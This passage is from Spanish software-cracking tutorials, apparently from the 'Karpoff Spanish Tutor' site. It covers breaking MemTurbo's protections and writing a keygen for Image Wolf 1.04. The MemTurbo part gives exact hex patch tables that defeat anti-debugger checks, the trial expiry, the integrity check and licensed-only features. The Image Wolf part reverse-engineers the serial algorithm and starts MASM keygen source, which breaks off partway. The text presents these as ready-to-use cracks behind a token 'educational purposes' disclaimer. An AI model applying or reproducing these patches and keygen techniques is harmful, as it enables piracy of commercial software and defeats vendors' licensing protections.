:004049B9 8965F0 mov dword ptr [ebp-10], esp
:004049BC 8365FC00 and dword ptr [ebp-04], 00000000
:004049C0 66BE2712 mov si, 1227
```

:004049C4 66B88F03 mov ax, 038F --> Ensamblar esto a JMP 0.
:004049C8 CC int 03
:004049C9 EB16 jmp 004049E1

Espero que hayas tomado nota de todos los cambios que hemos realizado, ahora toca ir al editor Hex y realizar las oportunas modificaciones:

DIRECCIÓN	OFFSET	VALOR	CAMBIAR A
:0040484B	00003E48	68 04 D4 44	68 03 D4 44
:00404978	00003F78	66 B8 04 00 CC	* E9 83 B6 BF BF
:004049C4	00003FC4	66 B8 8F 03 CC	E9 37 B6 BF FF

[*] A mi también me extraña que el desplazamiento sea 83 B6 BF ¿BF? y no FF como el de abajo, pero así lo puso el Sice después de meter a mano el JMP 0. De todas formas funciona que es lo que queríamos.

La fecha de caducidad

Ya hemos "liberado" el programa y ya podemos dedicarnos a investigar tranquilamente cuando y donde hace la comprobación de tiempo transcurrido hasta que caduca.

Sabemos de antemano, por que uno lee y se considera instruido, que el programa calcula el tiempo transcurrido a traves de una serie de comprobaciones en el Registro (vease, Karpoff - MemTurbo v1.5 - WKT Tutorialz Site - 1 de Diciembre de 1999), pero de algún sitio tendrá que coger la fecha actual, digo yo...

Así que que por probar que no quede, le metemos un BPX GETSYSTEMTIME después de cargarlo en el Loader a ver que pasa.

Esto:

:0040BF23 FF1524C34300 call dword ptr [0043C324] --> Llamada a GetSystemTime.
:0040BF29 8D45C8 lea eax, dword ptr [ebp-38] --> Aparecemos aquí.
:0040BF2C 50 push eax
:0040BF2D 8D45A0 lea eax, dword ptr [ebp-60]
:0040BF30 50 push eax
:0040BF31 FF1528C34300 call dword ptr [0043C328] --> Llamada a SystemTimeToFileTime
:0040BF37 8D45C8 lea eax, dword ptr [ebp-38]
:0040BF3A 50 push eax
:0040BF3B 8D45C0 lea eax, dword ptr [ebp-40]
:0040BF3E 50 push eax
:0040BF3F FF152CC34300 call dword ptr [0043C32C] --> LLamada a CompareFileTime.
:0040BF45 85C0 test eax, eax
:0040BF47 7E6B jle 0040BFB4
:0040BF49 833D18DD44001E cmp dword ptr [0044DD18], 0000001E --> Un cebo... ni caso.
:0040BF50 7407 je 0040BF59 --> ¡No tocar!
:0040BF52 56 push esi
:0040BF53 56 push esi
:0040BF54 E82BB50000 call 00417484 --> A Kernel32!RaiseException. Este es nuevo.
:0040BF59 E84A8AFFFF call 004049A8 --> Comprobación de la INT 3.
:0040BF5E E8B088FFFF call 00404813 --> Comprobación del MeltIce.
:0040BF63 85C0 test eax, eax
:0040BF65 7512 jne 0040BF79
..... sigue y sigue

Y el código sigue y sigue más o menos igual dando vueltas y más vueltas sobre lo mismo. Podemos encontrar la comparación con 1E y el mismo código de arriba en 40BFBF, 40C048, 40C128, 40C199. En realidad la comparación y el salto posterior no hacen nada más que mandarnos a las rutinas Anti-Sice.

Si invertimos el salto vamos a RaiseException con el consiguiente cuelgue y si lo dejamos vamos donde "estaba" la INT3. Y vuelta para arriba y vuelta para abajo. Como ya hemos liquidado las rutinas Anti-Sice podemos seguir trazando tranquilamente.

Bien, si echamos un vistazo hacia arriba veremos que todo esto empieza en 40BA9E, el código se repite hasta 40C20F que es donde está el RET. Entretanto y más o menos escondido podemos encontrar cosas curiosas como esta:

- :0040BAFF 8A9030DD4400 mov dl, byte ptr [eax+0044DD30] --> Algo encriptado.
  :0040BB05 32D1 xor dl, cl --> Xorea el valor con el número de caracteres [3F].
  :0040BB07 80F272 xor dl, 72 --> El resultado xoreado con 72.
  :0040BB0A 49 dec ecx --> Abajo el contador para el siguiente xoreo...
  :0040BB0B 889020054500 mov byte ptr [eax+00450520], dl --> Lo ponemos en su sitio.
  :0040BB11 40 inc eax --> Siguiente valor.
  :0040BB12 3BCE cmp ecx, esi --> Comprobación del contador.
  :0040BB14 75E9 jne 0040BAFF --> Volvemos arriba.

Que es la desencriptación de la siguiente cadena de texto correspondiente a la Clave del Registro:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewSettings

Acto seguido lo completa con -2RC1 y llama a RegOpenKeyExA. Luego la vuelve a encriptar nada más salir de un RegQueryValueExA, hay varias encriptaciones y desencriptaciones de diversas claves del Registro a lo largo de ese fragmento de código. Como cosa curiosa vemos la incorporación de varios valores fijos como son 07, 09 y 13 que tienen su importancia.

La comprobación de la fecha se hace después de una larga manipulación del valor de las cadenas DataViewSettings-2RC1 y DataViewStream-2RC1. Los resultados válidos sólo pueden ser uno de esos tres (07, 09, 13). Dependiendo de cual sea, llegamos al RET, salimos y nos encontramos con esto:

:00409B35 E86EAEFFFF call 004049A8 --> Otra llamadita más a la INT 3, sin problemas...
:00409B3A E85F1F0000 call 0040BA9E --> Venimos de aquí.
:00409B3F 83F807 cmp eax, 00000007 --> Tiempo OK.
:00409B42 0F8494000000 je 00409BDB **--> Este es el bueno.**
:00409B48 83F809 cmp eax, 00000009 --> ¡MemTurbo expires soon!. Creo que sale a los 20 días.
:00409B4B 7462 je 00409BAF --> A la ventana de aviso de **"quedan pocos días"**.
:00409B4D 83F813 cmp eax, 00000013 --> Memturbo ha caducado... Gracias por probar el programa,
:00409B50 7424 je 00409B76 --> A pasar por caja...

Creo que no hay que decir cual hay que cambiar. E9 94 00 00 00 90 es el nuevo valor de 409B42.

CUESTIONES ESTETICAS - DE CAZA POR LA PILA

Hagamos un pequeño paréntesis... Siempre suelo dejar para el final la tarea de maquillar el programa para que parezca la versión integra. Cambiar las referencias a Shareware, cambiar el menú About, etc. Pero en este caso vamos ha hacerlo ahora para hacer más comprensible como cazar la comprobación del CRC.

Si echamos un vistazo al programa con el ExeScope veremos que está TODO. Y con "todo" me refiero a cosas como esta:

32809,MemTurbo II
32810,Licensed Version
32811,Evaluation Copy
32812,%s, Serial No. MT-39601$0AThis program is licensed for use on a single computer.$0APlease do not distribute this copy!$0AThank-you for registering!
32813,%s$0AThis product may be evaluated for 30 days, after which it must be purchased or uninstalled. Continued use beyond this period without a license is illegal.
61707,System registry entries have been removed and the INI file (if any) was deleted.
** This is the LICENSED version of MemTurbo. Please do not illegally redistribute!

Licensed version, Evaluation, un número de Serie, una referencia a un archivo .ini (¿memturbo.ini?), This is the LICENSED ... que viene en el diálogo ***About*** pero en el programa no aparece.

Lamentablemente no hay un diálogo en plan ***"Enter Registration Code"***, pero esta misma cadena si que aparece por algún lado con el Sice.(en 44DE18 concretamente), ¿?

¿Como modificamos el horrible ***"Evaluation Copy"*** de la ventana de inicio del programa?, podríamos cambiar con el editor Hex la referencia a ***Evaluation*** y poner algo así como ***Registered*** que tiene el mismo número de caracteres y queda bonito, pero ya que tenemos el ***Licensed*** vamos a cambiar uno por otro.

¿Donde carga el programa el dichoso ***Evaluation***?. Al Loader de nuevo.

Veamos... C++... a ver.... BPX LOADSTRINGA, ...el primero no, con el segundo ya tenemos la carátula y el nombre del programa, con el tercero la versión y con el cuarto se carga el ***"Evaluation copy"***. Después de seguirle la pista que ha ido dejando por la pila te dire que hay un PUSH 0000802B que es el responsable del desaguisado.

Este aparentemente inofensivo valor es el encargado de mostrar la cadena ***"Evaluation copy"***. El procedimiento es el siguiente, se guarda 802B en la pila, damos un montón de vueltas arriba y abajo por el código para despistar, al rato entramos en LOADSTRINGA y seguimos avanzando hasta la función Kernel32!ORD_000E:

```
call Kernel32!LoadResource --> Salimos de aquí con una dirección de la sección rsrc en EAX [48ED48]
test eax,eax --> Comprobación.
mov [ebp-04], edi --> Una dirección 006CFXXX.
and dword ptr [ebp+0C], 0F --> ¡AQUI,! 802B and 0F = B
movzx ecx, word ptr [eax]
mov [ebp-1C], ecx
add eax, 02 --> Ajustamos EAX a la posición en la que aparece el texto.
mov edx, [ebp+0C] --> Hay que joderse, es un contador... [B]
dec dword ptr, [ebp+0C] --> Empieza la cuenta...
test edx, edx --> La comprobación.
jz BFF80C61--> Saltamos a un loop hasta que EDX sea 0.
```

Aquí ha metido en EAX una dirección de la sección rsrc, luego mete en [ebp-04] una dirección de memoria 6CFXXX que va ser usada como paso intermedio, obtiene mediante al AND 0F un valor que va ser usado como contador del bucle y vamos sumando 2 a EAX hasta que EDX (B) sea 0, cuando EDX alcanza ese valor la cadena que se va a usar es la que aparece en la dirección que marca EAX (Evaluation Copy).

Si cambiamos el PUSH 0000802B por PUSH 0000802A, el valor que se va a cargar es el inmediatamente superior (EDX = A --> EAX = Licensed version).

La cosa no ha acabado, una vez que salimos al código real del programa tenemos en 6CFXXX la cadena Evaluation copy, la mueve a otra dirección (0126664, este dato es fijo), establece un byte de control y borra el valor de 6CFXXX. ¡Buff!

Si lo hacemos de nuevo vemos que solo paramos una vez en LOADSTRINGA ya que el programa comprueba el byte de control (hay una comprobación con código diferente para cadena de texto que se carga) y si lo encuentra nos manda directamente a la dirección 0126664 sin pasar por el bp que habiamos puesto, ¡Joder!.

Todo lo anterior nos va a servir para cazar la comprobación del CRC que también tiene historia... :-)

Comprobación de la Integridad del Archivo

Esto también tiene su historia, porque la ventana de aviso de archivo corrupto no aparece siempre, te puedes pegar 20 minutos seguidos dandole al botón de ***Recover now*** y no pasa nada, otra vez aparece a la primera o a los cinco minutos o incluso no aparece en toda la tarde, ¿?. Pero una vez que aparece el programa deja de funcionar y la ventana sale una y otra vez como una maldición..

Como ya sabemos donde mirar, esperamos que aparezca la ventana, metemos un BPX LOADSTRINGA e intentamos recuperar memoria, esta vez saltamos rápido al SICE. Trazamos , le ponemos un bp a la instrucción AND DWORD PTR [EBP+0C], 0F y vamos tomando nota de los valores que va tomando el [ebp+0C] hasta que se carga la cadena

"Your memturbo binary appears corrupt...". El valor es 8018, metemos un comando de búsqueda:

S 0 LFFFFFFFF 68 18 80 00 00
Pattern found at 00406F3B (00406F3B) --> Solo hay uno en el rango de memoria de memturbo.

68 es el valor de PUSH, este es el código donde aparece:

```
:00406F2D E8E3200200 call 00429015
:00406F32 84DB test bl, bl
:00406F34 5B pop ebx
:00406F35 740E je 00406F45 --> Un hermoso salto.
:00406F37 6AFF push FFFFFFFF
:00406F39 6A00 push 00000000
:00406F3B 6818800000 push 00008018 --> AQUI.
:00406F40 E8B37B0200 call 0042EAF8
```

La primera reacción es modificar el salto, pero no sirve de nada, ya que lo único que hacemos con esto es que no aparezca la ventana, sin embargo el programa deja igualmente de funcionar.

Sigamos con la caza, este código que incluye PUSH 00008018 empieza en 406EBD y tiene todas las pintas de un call ya que la instrucción inmediatamente superior es un RET. Pero de un call con truco, veamos:

```
:00407198 53 push ebx --> Inicio del bucle.
:00407199 53 push ebx
:0040719A 53 push ebx
:0040719B 8D45BC lea eax, dword ptr [ebp-44]
:0040719E 53 push ebx
:0040719F 50 push eax
:004071A0 FF1550C54300 call dword ptr [0043C550] --> Llamada a la función PeekMessage.
:004071A6 85C0 test eax, eax
:004071A8 741A je 004071C4 --> Salto importante.
:004071AA E895E40200 call 00435644
:004071AF 8B4004 mov eax, dword ptr [eax+04]
:004071B2 8BC8 mov ecx, eax
:004071B4 8B10 mov edx, dword ptr [eax]
:004071B6 FF525C call [edx+5C] --> Al programa...
:004071B9 85C0 test eax, eax
:004071BB 75DB jne 00407198 --> Fin del Bucle.
:004071BD 53 push ebx
:004071BE FF1554C54300 call dword ptr [0043C554]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004071A8(C)
|
:004071C4 6800400000 push 00004000 --> Llegamos aquí.
:004071C9 6A08 push 00000008
:004071CB FF75EC push [ebp-14]
:004071CE A130D54400 mov eax, dword ptr [0044D530] --> ¡Aquí está!.
:004071D3 FFD0 call eax --> Este es el call maldito.
:004071D5 3BC3 cmp eax, ebx
:004071D7 7431 je 0040720A
:004071D9 8D8800400000 lea ecx, dword ptr [eax+00004000]
```

Estamos contemplando el "backbone" del programa, espinazo en cristiano, todos los procesos del mismo pasan por aquí. El valor de EAX depués de PeekMessage es el que decide si se salta o no y la dirección de la llamada [call EAX] la dedice el valor de 44D530. Si ese valor es **407005** el programa se desarrolla perfectamente, si el valor es **406EBD** vamos al mensaje de error.

Sería demasiado largo explicar como va a parar 406EBD a 44D530 y porqué la aparición de este valor tiene un componente aleatorio, en este proceso intervienen GetTickCount, la fecha del system.ini (creo) ¿?, un montón de valores fijos que trae el programa y una larga serie de operaciones matemáticas que, si todo va mal, nos llevan a este código:

```
:0040C253 3B45EC cmp eax, dword ptr [ebp-14]
```

:0040C256 59 pop ecx
:0040C257 59 pop ecx
:0040C258 740A je 0040C264
:0040C25A C70530D54400BD6E4000 mov dword ptr [0044D530], 00406EBD --> Estamos jodidos.

Podríamos parchear el salto en 40C258 pero por alguna razón esto cuelga la máquina, por lo visto al llegar a ese salto el proceso está tan avanzado que es inevitable que el valor 406EBD vaya a 44D530.

Así que la derecha es hacer que en 4071D3 CALL EAX siempre se llame a 407005. Y esto lo hacemos modificando en 4071CE la instrucción MOV EAX, DWORD PTR [0044D530] por MOV EAX, 00407005.

Estos son los cambios a realizar con el editor Hex:

DIRECCIÓN	OFFSET	VALOR	CAMBIAR A
:00409B42	00009142	0F 84 94 00 00 00	E9 94 00 00 00 90
:0040CFB0	0000C5B0	68 2B 80	68 2A 80
:004071CE	000067CE	A1 30 D5 44	B8 05 70 40

Nota

Si "quemas" el programa adelantando el reloj para ver si los cambios funcionan y luego vuelves el reloj a su fecha, aparecerá una molesta ventanita avisando que has cambiado la fecha etc. Esto se soluciona rápidamente borrando las dos Claves del Registro mencionadas arriba. También se le puede meter mano al código. El push fatídico está entre 40BA9E y 40C20F, suerte. :-)

ESTO NO HA TERMINADO

La verdad es que pensaba acabar aquí, pero me jode un montón dejar la ventana de ***"Cache Tuning"*** deshabilitada y con el aviso *"de esta ventana solo funciona en la versión buena"*. Así que ponte cómodo que todavía queda un rato.

Habilitando ventanas

Veamos, para que una ventana funcione y con que funcione me refiero a que reciba entradas de teclado o de ratón se utiliza la función EnableWindow que tiene la siguiente forma:

```
BOOL EnableWindow
 HWND  hWnd,                    // el manipulador de ventana
 BOOL  bEnable                  // la bandera para validar o desactivar la entrada
```

Bien, vamos a ver un pequeño ejemplo, iniciamos el programa, vamos al Sice, ponemos un BPX ENABLEWINDOW y hacemos click, por ejemplo, en la pestaña ***Options***, aterrizamos aquí después de salir de la función:

:00428760 FF742404 push [esp+04] --> El Flag para activar o desactivar la ventana.
:00428764 FF711C push [ecx+1C] --> El manipulador o handle.
:00428767 FF152CC64300 call dword ptr, [0043C62C] --> LLamada a EnableWindow.
:0042876D EB0E jmp 004287D --> Salimos aquí.

El flag lo tenemos fácil, 1 - Activado, 0 - Desactivado. Pero tenemos dos problemas, el primero es identificar la ventana ***Cache Tuning*** y el segundo cual es su manipulador.

El primer problema lo solucionamos con ExeScope, vamos al Dialog 106, la ventana que queremos habilitar tiene cuatro controles ***msctls_trackbar32: Slider1*** que son controles deslizantes que definen el tamaño máximo de la caché, el mínimo, el tamaño de los bloques y una cosa rara que se llama ASync IO Buffers. Debemos apuntar también cuales son y cual es el número de los elementos restantes. (Un ***Button*** y 19 referencias a ***Static***)

Una vez que sabemos esto vamos al Sice y hacemos un HWND MEMTURBO para buscar donde están esos controles, el manipulador es el valor de la columna de la izquierda cuyo encabezado es Window handle. Ojo que cada vez que se inica el programa son diferentes por eso hemos identificado los elementos característicos de la ventana para saber donde empieza y donde acaba.

Al Loader de nuevo, ¿Cuando se carga la ventana de ***Cache Tuning***? ... Ponemos un BPX ENABLEWINDOW, vamos dandole alegremente al F5 y cada vez que salte el bp metemos un HWND MEMTURBO para ver si ya están cargados los controles ***msctls_trackbar32*** y cuando les toca ser procesados por EnableWindow. Observamos que siempre aparecemos en la dirección del ejemplo de arriba.

Pues no aparecen, por lo menos en el código donde se carga el resto, me temo que vuelve a haber gato encerrado... efectívamente:

```
:004016F2 6A02 push 00000002 --> Principio.
:004016F4 FF731C push [ebx+1C]
:004016F7 FFD5 call ebp
:004016F9 50 push eax
:004016FA E890420200 call 0042598F
:004016FF 8BD8 mov ebx, eax
:00401701 3BDE cmp ebx, esi
:00401703 740A je 0040170F --> Este es el responsable.
:00401705 56 push esi
:00401706 8BCB mov ecx, ebx
:00401708 E84C700200 call 00428759 --> Bucle de EnableWindow para cargar las ventanas
:0040170D EBE3 jmp 004016F2 --> Fin.
```

Lo gracioso es que para cuando llegamos aquí las ventanas del programa ya están cargadas, todas menos la que nos interesa, se puede ver con un HWND. Así que esto o es código redundante o estamos a punto de soltar al gato.

Veamos si con un G 40170F pasa algo, saltamos a 40170F y seguimos avanzando, a la salida de uno de los numerosos call's que encontramos vemos con HWND que ya tenemos cargados los controles, despacio.... hasta aquí:

```
:0040186B 6A00 push 00000000
:0040186D 6866060000 push 00000666 --> ¿El número de la Bestia?
:00401872 53 push ebx
:00401873 FF701C push [eax+1C]
:00401876 FFD6 call esi
:00401878 8BCF mov ecx, edi
:0040187A E85DFCFFFF call 004014DC --> Entramos aquí.
:0040187F 6A01 push 00000001
```

Entramos en call 004014DC y seguimos avanzando despacio, por lo que parece la ventana del ***Cache Tuning*** se carga aparte, estamos buscando exáctamente una llamada a EnableWindow y también buscamos cuando el valor de esp+04 se pone a 0.

Después de algunas pruebas, esto no siempre sale a la primera, encontramos que la dirección que marca esp+04 es 006CE908 y que es siempre la misma, así que nos ponemos una ventana de control con esa dirección (DEX 3 6CE908), seguimos y ...

```
:0040151D 3BF8 cmp edi, eax
:0040151F 74DD je 004014FE
:00401521 6A00 push 00000000 --> ¡El Flag!
:00401523 8BCF mov ecx, edi
:00401525 E82F720200 call 00428759 --> A EnableWindow.
:0040152A EBD2 jmp 004014FE
```

Pues esto es lo que hay... cambiamos el PUSH 00000000 por PUSH 00000001, entramos en el call 428759 y vamos controlando los handler que el programa va cargando en ECX+1C, comprobando sucesivamente con HWND MEMTURBO y D ECX+1C que efectívamente corresponden a los elementos de nuestra ventana:

```
:00428760 FF742404 push [esp+04] --> El Flag siempre va a ser 1.
:00428764 FF711C push [ecx+1C] --> Controlamos que este valor corresponda a nuestra ventana.
```

:00428767 FF152CC64300 call dword ptr, [0043C62C] --> LLamada a EnableWindow.
:0042876D EB0E jmp 004287D --> Nos vamos....

No vamos a tener ningún problema, el valor de ECX+1C siempre corresponde al handler de los elementos de nuestra ventana. El programa carga las otras ventanas en el bucle 4016F2 - 40170D y luego sigue hasta 401521 donde el valor del Flag se pone a 0 para procesar la ventana del ***Cache Tuning***.

El último cambio con el editor Hex:

DIRECCIÓN	OFFSET	VALOR	CAMBIAR A
:00401521	**00000B21**	**6A 00**	**6A 01**

FINAL

Creo que ya está bien por hoy. Hemos desempakado el programa, quitado las rutinas antidebugger, saltado el límite de tiempo, la comprobación de integridad, hemos logrado una presentación atractiva y como propina hemos habilitado la ventana que nos faltaba.

Conclusión, salvo un par de menudencias como son quitar la nota de aviso en la ventana del ***Cache*** y habilitar la línea "** This is the LICENSED..." en el menú ***About***, tenemos el programa completo, ¿Que más quieres?.

Se me olvidaba, esto es con propositos educativos..., el autor no se hace responsable..., etc, etc...

Saludos y hasta otra...

Karpoff Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: Image Wolf 1.04 Build 005

PROTECCION:	**Name / Serial.**		
Objetivo:	Hacer un Keygen.		
Descripcion:	Parece que busca en la Red, archivos gráficos o de video.		
Dificultad:	Aficionado.		
DOWNLOAD:	http://www.trellian.com/bin/iwolf104.exe		
Herramientas:	**Softice, Masm.**		
CRACKER:	**CaoS ReptantE**	**FECHA:**	**06/09/2001**

INTRODUCCION

Bueno, ya estamos aquí de nuevo. Este será probablemente el último tuto de CaoS ReptantE sobre keygens, y aún es posible que después vuelva a las tinieblas de donde salió... Hoy nos enfrentamos a un programa que hubiera podido resultar muy complicado para encontrar el sistema de generación del serial, si no fuera por unos pocos fallos tontos del programador. Veremos como una buena idea, queda malograda por esos fallos. La buena idea consiste en que para obtener el serial se basa, además de en el nombre con el que queremos registrarnos, en los primeros caracteres del propio serial que introducimos. Esto significa que si esos caracteres no son los correctos, el número que encontraremos, y con el que trataremos de registrarnos, no servirá para nada. ¿Cuál es el fallo entonces? Que la comparación de esos caracteres se hace de una manera descarada y por si fuera poco, antes de generar el número, cuando sería mucho mejor hacerlo después de haber generado el número, y con un poco más de discreción. De manera que, aunque como de costumbre el código que genera el serial está metido entre toneladas de basura, hasta el más despistado se entera de que los tres primeros caracteres del serial son "IW-".

AL ATAKE

Una vez cargado el SoftIce, ejecutaremos el programa y trataremos de registrarnos. Introduciremos nuestro nombre (en mi caso: "CaoS ReptantE") y un número de registro chungo. Antes de darle a **OK**, hacemos **ctrl-D** para entrar en el SIce y establecemos un breakpoint: **bpx getdlgitemtexta**. **F5** para continuar y **OK**. Salta el SIce, **F5** nuevamente para que lea la segunda ventana de texto y **F12** que nos lleva a:

```
:0040BFF6 6A52                    push 00000052
```

Ahora buscaremos en la memoria nuestro serial chungo mediante la instrucción **s 30:00 l ffffffff 'serial_chungo'** y la instrucción **s** para continuar buscando. Nos aparece el número en dos posiciones de la memoria. A continuación, introduciremos la instrucción **bpr inicio_dirección_obtenida final_dirección_obtenida r** para cada una de las direcciones halladas para pillar al programa cuando lee nuestro serial. Pulsamos **F5** para continuar, e iremos alternando **F10** para tracear con paciencia ya que el camino esta lleno de basura y **F5**, hasta llegar a:

```
:0040CAE4 0FBE02                  movsx eax, byte ptr [edx]
:0040CAE7 83F849                  cmp eax, 00000049
:0040CAEA 7523                    jne 0040CB0F
```

Aquí vemos la comparación entre el primer carácter de nuestro serial chungo e "I". (49h)

```
:0040CAEF 0FBE5101                movsx edx, byte ptr [ecx+01]
:0040CAF3 83FA57                  cmp edx, 00000057
:0040CAF6 7517                    jne 0040CB0F
```

Vemos ahora la comparación entre el segundo carácter y "W". (57h)

```
:0040CAF8 6A2D                    push 0000002D
:0040CAFA 8B450C                  mov eax, dword ptr [ebp+0C]
:0040CAFD 50                      push eax
:0040CAFE E85D230100              call 0041EE60
```

Como nos mosquea ver 2D (código de "-"), entramos en el call y vemos:

```
:0041EE79 3807                    cmp byte ptr [edi], al
:0041EE7B 7404                    je 0041EE81
```

Comparación entre el tercer carácter y "-". ¿No os habíais dado cuenta de que se efectuaban esas comparaciones? No importa. El programador lo ha previsto y os da una segunda oportunidad ;-)

```
:0040CD5C 0FBE08                  movsx ecx, byte ptr [eax]
:0040CD5F 83F949                  cmp ecx, 00000049
:0040CD62 750C                    jne 0040CD70

:0040CD67 0FBE4201                movsx eax, byte ptr [edx+01]
:0040CD6B 83F857                  cmp eax, 00000057
:0040CD6E 7407                    je 0040CD77
```

Aunque no lo indico, también vuelve a comprobar el guión, por si acaso :-D Le damos a **F5** y continuamos:

```
:0041EE0B 8B01                    mov eax, dword ptr [ecx]
```

Traceamos a partir de aquí y vemos que estamos en un bucle en el que se van moviendo cosas. Y una de las cosas que se mueven es nuestro serial chungo (en EDX), que se copia en otra dirección (EDI)

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0041EE1E(C), :0041EE38(U)
|
:0041EE01 8917                    mov dword ptr [edi], edx
```

Ahora ampliaremos nuestro campo de búsqueda mediante la instrucción **bpr inicio_nueva_dirección final_nueva_dirección r**. Continuamos con **F5** y vemos que verifica de nuevo el guión y substituye su código ASCII

(2D) por 00. Nuevamente **F5** y caemos en:

```
:0040CBC6 0FBE11                  movsx edx, byte ptr [ecx]
:0040CBC9 83FA52                  cmp edx, 00000052
:0040CBCC 7502                    jne 0040CBD0
```

Aquí comprueba si el primer carácter del serial es "R". Esta es una de las incógnitas que le quedan al programa, la otra es que genera otro serial correcto además del que vamos a encontrar. Si alguien quiere entretenerse, ya sabe como... :-) **F5** una vez más y:

```
:0040CBEE 0FBE11                  movsx edx, byte ptr [ecx]
:0040CBF1 83C209                  add edx, 00000009
```

Toma el código ASCII del primer carácter de nuestro serial ("I" = 49h) y le suma 9 (52h)
(A partir de aquí sólo voy a poner las instrucciones necesarias para entender la generación del serial, porque sino, esto se puede convertir en un galimatías)

```
:0040CBF7 8A84057CFFFFFF mov al, byte ptr [ebp+eax-00000084]
```

En esta posición de memoria, se han situado las cuatro primeras letras de nuestro nombre (en mi caso "CaoS"). Ahora tomamos el código de la primera de ellas ("C" = 43h).

```
:0040CBFE F6EA                    imul dl
:0040CC03 88840D7CFFFFFF          mov byte ptr [ebp+ecx-00000084], al
```

Ha multiplicado 43h por 52h (1576h) y ha puesto 76 en el lugar que ocupaba la "C". Este proceso se repite con los códigos de las otras tres letras y luego se vuelve a efectuar con el código del siguiente carácter del número ("W" = 57h) al que se le suma 9 (60h) y se multiplica por los resultados obtenidos en el primer proceso:

```
C  a  o  S      43   61   6F   53
   x 52h        76   12   8E   96
   x 60h        40   C0   40   40
```

```
:0040CC47 8B4508                  mov eax, dword ptr [ebp+08]
:0040CC4A 034588                  add eax, dword ptr [ebp-78]
```

En EAX tenemos la dirección de la cadena "CaoS ReptantE"

```
:0040CC4D 0FBE08                  movsx ecx, byte ptr [eax]
:0040CC50 83C109                  add ecx, 00000009
```

Tenemos ECX = 4Ch ("C" = 43h, + 9 = 4C)

```
:0040CC56 8A84157CFFFFFF          mov al, byte ptr [ebp+edx-00000084]
:0040CC5D 32C1                    xor al, cl
:0040CC62 88840D7CFFFFFF          mov byte ptr [ebp+ecx-00000084], al
```

Ha tomado el primero de los cuatro números obtenidos anteriormente (40) y lo ha "xoreado" con 4Ch, a continuación ha puesto el resultado (0C) en el lugar que ocupaba el número. Este proceso se repite, primero con los otros tres números y luego con cada letra de las que forman el nombre.

```
                 40   C0   40   40
 XOR 4Ch         0C   8C   0C   0C
....
....
 XOR 4Eh         74   F4   74   74
```

```
:0040CC6D 8B957CFFFFFF mov edx, dword ptr [ebp+FFFFFF7C]
:0040CC73 8955FC mov dword ptr [ebp-04], edx
```

Ha colocado el número obtenido en otro lugar. A continuación hace algunas comparaciones de las que tomaremos nota para hacer el keygen.

```
:0040CC76 837DFC00                cmp dword ptr [ebp-04], 00000000
:0040CC7A 7D08                    jge 0040CC84
:0040CC7C 8B45FC                  mov eax, dword ptr [ebp-04]
:0040CC7F F7D8                    neg eax
:0040CC81 8945FC                  mov dword ptr [ebp-04], eax

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040CC7A(C)
|
:0040CC84 837DFC00                cmp dword ptr [ebp-04], 00000000
:0040CC88 7507                    jne 0040CC91
:0040CC8A C745FC01000000          mov [ebp-04], 00000001
```

Si el número es igual a cero, lo hace igual a uno.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040CC88(C), :0040CCA3(U)
|
:0040CC91 817DFC0F270000          cmp dword ptr [ebp-04], 0000270F
:0040CC98 7D0B                    jge 0040CCA5
:0040CC9A 8B4DFC                  mov ecx, dword ptr [ebp-04]
:0040CC9D 6BC90A                  imul ecx, 0000000A
:0040CCA0 894DFC                  mov dword ptr [ebp-04], ecx
:0040CCA3 EBEC                    jmp 0040CC91
```

Aquí tenemos otro fallo que nos ahorrará trabajo. Compara el número con 270Fh, que es igual a 9999, con lo que nos está diciendo que vamos bien y que deberemos pasar este número a decimal (a veces es conveniente, cuando aparece uno de esos números cabalísticos, buscar su equivalencia en decimal). Si es inferior, lo va multiplicando por diez hasta que es igual o mayor. Me parece que se ha equivocado, ha puesto **jge**, cuando tenía que haber puesto **jg** :-D

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040CC98(C), :0040CCBC(U)
|
:0040CCA5 817DFC3F420F00          cmp dword ptr [ebp-04], 000F423F
:0040CCAC 7E10                    jle 0040CCBE
:0040CCAE 8B45FC                  mov eax, dword ptr [ebp-04]
:0040CCB1 99                      cdq
:0040CCB2 B90A000000              mov ecx, 0000000A
:0040CCB7 F7F9                    idiv ecx
:0040CCB9 8945FC                  mov dword ptr [ebp-04], eax
:0040CCBC EBE7                    jmp 0040CCA5
```

Aquí compara el número con F423Fh (999999) y si es mayor, lo divide por diez. Aquí lo ha hecho bien :-) Ha dividido nuestro número (7474F474h) por Ah cuatro veces hasta conseguir el número 2FB36h que es igual a 195382. Así pues, ya hemos conseguido nuestro serial.

Bien, ya tenemos todos los mimbres para hacer el cesto :-) y podemos hacer el keygen. Para ello echaremos mano, como en otras ocasiones, del Masm32. Necesitaremos crear dos archivos: el de recursos *rsrc.rc* y el del código, al que llamaremos por ejemplo *IWolf.asm*. Del primero no voy a comentar nada, pues es prácticamente igual al de otros keygens que hemos hecho, como por ejemplo el del *Power Archiver*; y del segundo sólo comentaré el procedimiento *operacion* que es donde generaremos el serial, porque la parte restante también la hemos visto en tutos anteriores.

```
.386

.model flat,stdcall

option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
```

```
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\kernel32.lib

.const

IDD_DIALOG          EQU 1000
IDC_NAME            EQU 1001
IDC_SERIAL          EQU 1002
IDC_GEN             EQU 1003
IDC_EXIT            EQU 1004

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD
Operacion PROTO

.data

nombre db 64 dup(0),0
numero db 4 dup(0),0
serial db 9 dup(0),0
nada db 20 dup(0),0
Icono db "keygen",0
Iconimage db "keygen",0
minombre db "CaoS ReptantE",0
menosde4 db "¡Mínimo 4 caracteres!",0
hInstance dd 0
hIcon dd 0
hWnd dd 0

.code

start:

      invoke GetModuleHandle,NULL
      mov hInstance,eax
      invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
      invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD

.if uMsg==WM_INITDIALOG
      mov eax,hDlg
      mov hWnd,eax
